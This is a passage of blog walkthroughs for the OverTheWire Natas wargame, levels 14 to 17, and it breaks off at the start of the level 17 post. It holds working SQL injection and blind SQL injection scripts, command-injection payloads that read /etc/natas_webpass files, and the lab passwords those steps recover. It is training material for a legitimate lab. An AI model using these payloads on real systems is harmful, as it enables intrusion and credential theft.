
If we use that query:



We get the password for Level 15:



And if you go through Burp Suite, you can see that the full query string is SELECT \* from users where username="" OR 1=1 -- " and password="" (or SELECT \* from users where username="" OR 1=1 -- since everything after the — is ignored).



**Takeaway**: enable debug input for yourself where available, and look for SQL injection vulnerabilities where user input is not filtered or escaped.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-14-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 2, 2021 7 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 15 Walkthrough**


This is a walkthrough for level 15 of OverTheWire’s [Natas](http://overthewire.org/wargames/natas/?ref=learnhacking.io) wargame.

As mentioned before, the Natas walkthroughs were done in batches ([0-5](https://learnhacking.io/overthewire-natas-walkthrough-levels-0-5/) and [6-10](https://learnhacking.io/overthewire-natas-walkthrough-levels-6-10/)) at the start, and then Natas walkthroughs from [level 11](https://learnhacking.io/overthewire-natas-level-11-walkthrough/) onward each get their own blog post due to the length of the blog posts.


**What is Natas?**

**Level 15 ➔ 16**

First, let’s see what’s in store for us at http://natas15.natas.labs.overthewire.org/ (login with username natas15 and the password found in the [last write-up](https://learnhacking.io/overthewire-natas-level-14-walkthrough/)).



If we take a look at the source code, we see that, similar to last time, our input is added into a SQL query:



Much like last time, this is done in an unsafe way (no escaping or filtering, meaning that we can use SQL injection against this host).

$query = "SELECT \* from users where username=\"".$\_REQUEST["username"]."\"";

To summarize the source code, it looks to see:

* If username is included in the request
* Connect to the database, and
* SELECT all from table users where the username = user input
* If the debug key exists on the request, show the query to the user
* If the number of rows is greater than 0, say that the user exists.
* Otherwise, say that the user doesn’t exist.

While we can inject our own input into the query (and thus do SQL injection), we’ve got a bit of a problem. There’s no place where the selected rows will be displayed to the user. The output is either “yes the user exists” or “no they don’t”.

**Blind SQL injection**

Enter “Blind SQL injection”. Here’s [OWASP’s](https://owasp.org/www-community/attacks/Blind_SQL_Injection?ref=learnhacking.io) definition:

Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Sound familiar? This seems to match our situation, so how do we make use of it?

The boolean condition we have is either:

* True: “This user exists.”
* False: “This user doesn’t exist.”

I’ve used this in CTFs before (albeit with a different type of injection vulnerability), so I had a script to start with.

**Proving out the char matching**

My assumption is that we’re looking for the natas16 password, and that there will also be a natas16 user to match (given the SQL table structure provided in the source code and also the pattern from past levels).

Before getting to the password, I wanted to test out that my script worked on a (sort-of) known value: the username.

My first query will be:

" OR substring(username,1,1) = 'n' --

This checks to see if the [substring](https://www.php.net/manual/en/function.substr.php?ref=learnhacking.io) of username starting at the first character and extending one character in length is equal to ‘n’.

This creates a total query of:

"SELECT \* from users where username="" OR substring(username,1,1) = 'n' --

Which is equivalent to “select all from users where the username is an empty string, or where the first character equals ‘n'”.

Of course, we could just search for a username equal to natas16 without the SQL injection, but this is meant to test the substring() call.

I tested this using the web page (no [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) or script yet). The response was “This user exists.” If you get a query error, make sure you have included the space after the --.

If I change the ‘n’ to something that is definitely not correct (such as more than one character), it says “This user doesn’t exist.” Awesome, we’ve got our boolean substring matching started!

While messing around at this point, I also tried a comparison with a and found that that was a match. This means there are other users in the database besides natas16, so we’ll need to keep that in mind later.

**Extending the substring matching**

When we eventually get to the password checking part, we’ll want to either check progressively longer strings (and build on known good values), or check each subsequent char individually.


I opted for the former but either strategy should work.

I wanted to check if substring(username,1,7) was equal to natas16. The substring() will take the username variable and return the substring starting at the first letter and extending 7 characters out.

In the form of our SQL injection input, we need to send:

" OR substring(username,1,7) = 'natas16' --

Again, don’t forget the space at the end. In [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/), this looks like:



You can also add ?debug to the query using Burp Suite to see the query print out, as shown above.

**Starter Script**

We can take the experiment done above and put it in script form as follows:

import requests

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas15', 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J')

headers = {'Content-Type': 'application/x-www-form-urlencoded'}

u="http://natas15.natas.labs.overthewire.org/index.php?debug"

payload = "username=\" OR substring(username,1,7) = 'natas16' -- "

response = requests.post(u, data=payload, headers=headers, auth=basicAuth, verify=False)

if 'This user exists.' in response.text:

print("Query worked")

blind-sql.py

This uses the Python [requests](https://docs.python-requests.org/en/master/index.html?ref=learnhacking.io) library, with basic auth and content-type headers. We need to add username= at the start of our query to match what the server does for us, then make a POST request. If “This user exists” is in the response text, then we know the query worked. To run this, open up a terminal window and run:

python blind-sql.py

**Brute forcing the password**

Now that we have a working script and have proven out the [substring](https://www.php.net/manual/en/function.substr.php?ref=learnhacking.io) method, we can switch it over to test out each password character.

First, we need a list of valid characters to try. This is A-Z, a-z, and 0-9, assuming this password matches the style of previous passwords. We can create this list using the [string](https://docs.python.org/3/library/string.html?ref=learnhacking.io) library:

import string

VALID\_CHARS = string.digits + string.ascii\_letters

Again, assuming that we’re following the pattern of past levels, the password length will be 32 characters long:

PASSWORD\_LENGTH = 32

We also need a variable to store the password as we brute force it, and a method of counting which character we’re at. Since substring() starts at 1 instead of 0, we’ll start count at 1.

password="" # start with blank password count = 1

**Updated query**

If we swap out username for password in our previous SQL query, we get:

"username=\" OR substring(password,1,count) = 'c' -- "

Where c is the character we’re testing.

Because we know there are other usernames in the database, we’ll need to restrict our query to only match username = natas16, AND the password we’re testing:

"username=natas16\" AND substring(password,1,count) = 'c' -- "

Since c and count will be variables, we’ll need to concatenate the entire query together within our Python script. That looks like:

payload="username=natas16" + \

"\" AND " + \

"substring(password,1," + str(count) + ")" + \

" = '" + password + c + "'" + \

" -- "

Breaking it out into different lines helps me debug more quickly. The last addition in the query above is password being added in before c. This is because, as we match a character, we’ll add it to the password, so password + c will be the known password plus the character under test.

**Case sensitivity**

As it turns out, using substring() by itself is case insensitive. This might have some kind of performance benefit for database usage, but it was annoying to debug.

To get the case-sensitive password, we need to add BINARY in front of substring(). Altogether, that looks like:

payload="username=natas16" + \

"\" AND " + \

"BINARY substring(password,1," + str(count) + ")" + \

" = '" + password + c + "'" + \

" -- "

**Looping Through**

The final piece of our script is a loop that iterates through each of the valid chars and assigns that value to c before doing a POST request.

The total script looks like:

import requests

import string

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas15', 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J')

headers = {'Content-Type': 'application/x-www-form-urlencoded'}

u="http://natas15.natas.labs.overthewire.org/index.php?debug"

password="" # start with blank password

count = 1 # substr() length argument starts at 1

PASSWORD\_LENGTH = 32 # previous passwords were 32 chars long

VALID\_CHARS = string.digits + string.ascii\_letters

while count <= PASSWORD\_LENGTH + 1:

for c in VALID\_CHARS:

payload="username=natas16" + \

"\" AND " + \

"BINARY substring(password,1," + str(count) + ")" + \

" = '" + password + c + "'" + \

" -- "

# print(payload)

response = requests.post(u, data=payload, headers=headers, auth=basicAuth, verify=False)

if 'This user exists.' in response.text:

print("Found one more char : %s" % (password+c))

password += c

count = count + 1


print("Done!")

Completed blind-sql.py script

**Natas Level 16 Solution**

Now that we have the entire script, we can run it using the command python blind-sql.py

The script will iterate the characters and print out an update each time there is another match.



If you want to see more information you can un-comment print(payload). There are faster ways to do this but it works, and we get our password of WaIHEacj63wnNIBROHeqi3p9t0m5nhmh.

**Takeaways**: just because database output isn’t shown doesn’t mean there isn’t a vulnerability. Try blind SQL injection if you are limited to boolean output.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-15-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 3, 2021 8 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 16 Walkthrough**

This post is nearly halfway through the Natas series! This blog post covers level 16 of the Natas (web security in PHP) war game as a walkthrough, with scripts and thorough explanations.

**What is Natas?**


**Level 16 ➔ 17**

First, grab the password from level 13 and head to http://natas16.natas.labs.overthewire.org/, then login with username natas16 and the password. The page looks like this:



This is another “needle” challenge similar to levels [9](https://learnhacking.io/overthewire-natas-walkthrough-levels-6-10/#Level_9_%E2%9E%94_10) and [10](https://learnhacking.io/overthewire-natas-walkthrough-levels-6-10/#Level_10_%E2%9E%94_11).

Level 10 had filtered out /[;|&]/. This time, the source code shows us that /[;|&`\'"]/ are filtered out.



My first idea was to use something like $("value here" ^ "bitwise key here") to XOR encode ; and other forbidden characters, but I quickly realized that " isn’t allowed either.

As with last time, spaces are still allowed.

If we try the same approach as last time, entering .\* /etc/natas\_webpass/natas17, which will expand to grep -i .\* /etc/natas\_webpass/natas17 dictionary.txt, we get no output.

That’s because our $key value is being put within quotes, so we’re searching for that entire string within dictionary.txt.

In other words, Level 10 had:

passthru("grep -i $key dictionary.txt");

Whereas this level has:

passthru("grep -i \"$key\" dictionary.txt");

**Allowable characters**

One of the things we still *are* allowed to do is $(...), where the ... is a command of our choice, since $ and parentheses are still allowed.

This is for interpolating a subshell command into a string. If we were to input $(whoami) as our command, that would evaluate to natas16. The resulting [passthru()](https://www.php.net/manual/en/function.passthru.php?ref=learnhacking.io) command would be:

grep -i "natas16" dictionary.txt

A quick search will show that natas16 doesn’t appear in dictionary.txt, so this should return empty.

**Grepping inside of our grep command**

As with the [last level](https://learnhacking.io/overthewire-natas-level-15-walkthrough/), we can build out a solution one character at a time. We can do this with a nested subcommand of:


$(grep x /etc/natas\_webpass/natas17)

Where x is any valid char, A-Z, a-z, and 0-9.

However, we still need a way of knowing whether that character was a match. To demonstrate, let’s pick a couple letters that we think are part of the password. Let’s try n, and insert that into our command:

$(grep n /etc/natas\_webpass/natas17)

If we submit this (resulting URL is http://natas16.natas.labs.overthewire.org/?needle=%24%28grep+n+%2Fetc%2Fnatas\_webpass%2Fnatas17%29&submit=Search), we get no output:




If we try this with other valid chars, we get results back in some cases, and no results back in others. But all of the characters we’re trying are hypothetically valid, so it’s hard to draw a conclusion from the behavior.

If instead, we try characters that we know are invalid, like !, @, and \_:

$(grep ! /etc/natas\_webpass/natas17)

We get the full dictionary output each time:



From this behavior, we can assume that if our inner grep command evaluates to an empty string, we get all results back. In other words:

grep -i "$(grep n /etc/natas\_webpass/natas17)" dictionary.txt

Evaluates to:

grep -i "" dictionary.txt

Which returns all values.

**Fine-tuning our grep search**

While I think this approach is usable, we can go a step further and prove that this “collapsing” command behavior is happening. If our inner grep command is:

$(grep n /etc/natas\_webpass/natas17)zigzag


Then in the case of no match, we should effectively be searching for zigzag by itself.

grep -i "$(grep ! /etc/natas\_webpass/natas17)zigzag" dictionary.txt

# evaluates to

grep -i "zigzag" dictionary.txt

# which should output 5 words



But if we search for a value that exists, like maybe n, if we do get a match, the command will look like:

grep -i "$(grep n /etc/natas\_webpass/natas17)zigzag" dictionary.txt

# evaluates to

grep -i "<somevaluehere>zigzag" dictionary.txt

# which should output nothing

This matching string <somevaluehere> with zigzag on the end should not match anything in dictionary.txt, so we should get nothing back.

**Building our script**

With this strategy, we can now build out a script similar to [the last level](https://learnhacking.io/overthewire-natas-level-15-walkthrough/), where we use the true/false response to determine if we have a matching character or not.

**Finding valid characters**

To narrow down the list of valid chars from A-Z, a-z, and 0-9 to a smaller set of options, I ran this script:

import requests

import string

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas16', 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh')

u="http://natas16.natas.labs.overthewire.org/"

VALID\_CHARS = string.digits + string.ascii\_letters

matchingChars = ""

for c in VALID\_CHARS:

payload = "$(grep " + c + " /etc/natas\_webpass/natas17)zigzag"

url = u + "?needle=" + payload + "&submit=Search"

response = requests.get(url, auth=basicAuth, verify=False)

if 'zigzag' not in response.text:

print("Found a valid char : %s" % c)

matchingChars += c

print("Matching chars: ", matchingChars)

valid-chars.py

This script is run by opening a terminal and using the command python valid-chars.py.

This script only outputs a list of matching chars (chars for which the nested grep command evaluates to a non-empty output, resulting in an empty list). It doesn’t compound any characters to find the entire password. Instead, it:

* Loops through A-Za-z0-9
* Sends the payload $(grep " + x + " /etc/natas\_webpass/natas17)zigzag where x is one of the A-Za-z0-9 chars
* If the inner grep command evaluates to a non-empty value, the resulting search will be grep <long string>zigzag dictionary.txt which will return nothing. This means the char did match.
* If the inner grep command returns nothing, resulting in "" + zigzag (or just zigzag), we’ll see zigzag in the response. You can use print(response.text) to see the resulting HTML.
* In short, lack of zigzag in the response = matching char.

The resulting output is 035789bcdghkmnqrswAGHNPQSW. This string becomes our new list of valid chars, in place of A-Za-z0-9.



**Finding the password, part 1:**

Next up, we’ll use the same approach as the previous level to slowly build out our password. The code looks like this:

import requests

import string

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas16', 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh')

u="http://natas16.natas.labs.overthewire.org/"

PASSWORD\_LENGTH = 32 # previous passwords were 32 chars long

matchingChars = "035789bcdghkmnqrswAGHNPQSW"

password="" # start with blank password

while True:

for c in matchingChars:

payload = "$(grep " + password + c + " /etc/natas\_webpass/natas17)zigzag"

url = u + "?needle=" + payload + "&submit=Search"

print(url)

response = requests.get(url, auth=basicAuth, verify=False)

if 'zigzag' not in response.text:

print("Found a valid char : %s" % (password+c))


password += c

solver-first-half.py

This script is run by using the command python solver-first-half.py. This script:

* Iterates through the matching chars we just found
* Sends a payload of "$(grep " + password + c + " /etc/natas\_webpass/natas17)zigzag"
* If the response includes the word zigzag in the resulting HTML, we know it wasn’t a match.
* If the response *doesn’t* include it, we’ll add that character to our password string.
* Then the next loop around, we’ll search for the slightly longer password, plus the hypothetical character.

If you run this, you’ll end up with the result 0GWbn5rd9S7GmAdgQNdkhPkq9cw before you end up in a loop with no additional matching characters.



This is because the first character we tried (0) happened to be in the middle of the string, not at the beginning of the password. To get the rest of the password, we’ll have to add characters onto the front of the known password.

**Finding the password, part 2**

You can make this into a separate script, or add it to the end of the previous script and comment out the first part.

The code to get us the rest of the password is:

password = "0GWbn5rd9S7GmAdgQNdkhPkq9cw"

while True:

for c in matchingChars:

payload = "$(grep " + c + password + " /etc/natas\_webpass/natas17)zigzag"

url = u + "?needle=" + payload + "&submit=Search"

# print(url)

response = requests.get(url, auth=basicAuth, verify=False)

if 'zigzag' not in response.text:


print("Found a valid char : %s" % (c+password))

password = c + password

solver-second-half.py

This script does the same thing as above, except that it prepends the new character, instead of adding the character onto the end of the password.

Eventually, you’ll get to 32 characters long:



**Natas Level 16 Solution:**

The entire script is:

import requests

import string

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas16', 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh')

u="http://natas16.natas.labs.overthewire.org/"

VALID\_CHARS = string.digits + string.ascii\_letters

matchingChars = ""

for c in VALID\_CHARS:

payload = "$(grep " + c + " /etc/natas\_webpass/natas17)zigzag"

url = u + "?needle=" + payload + "&submit=Search"

response = requests.get(url, auth=basicAuth, verify=False)

if 'zigzag' not in response.text:

print("Found a valid char : %s" % c)

matchingChars += c

print("Matching chars: ", matchingChars) # matchingChars = "035789bcdghkmnqrswAGHNPQSW"

password="" # start with blank password

while True:

for c in matchingChars:

payload = "$(grep " + password + c + " /etc/natas\_webpass/natas17)zigzag"

url = u + "?needle=" + payload + "&submit=Search"

response = requests.get(url, auth=basicAuth, verify=False)

if 'zigzag' not in response.text:

print("Found a valid char : %s" % (password+c))

password += c

# If you get stuck in this loop, stop the script, comment out the loops at 11 and 25, set matchingChars, then re-run.

# After the first loop, the value will be:

# password = "0GWbn5rd9S7GmAdgQNdkhPkq9cw"

while True:

for c in matchingChars:

payload = "$(grep " + c + password + " /etc/natas\_webpass/natas17)zigzag"

url = u + "?needle=" + payload + "&submit=Search"

response = requests.get(url, auth=basicAuth, verify=False)

if 'zigzag' not in response.text:

print("Found a valid char : %s" % (c+password))

password = c + password

solver-full.py

Running this will give you the flag: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw.

**Takeaway**: Look for boolean true/false output to give you information about blind queries being executed.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-16-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 4, 2021 5 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 17 Walkthrough**

Halfway through the Natas wargame with level 17! This post covers a full walkthrough of how to solve the level and not just a solver script.

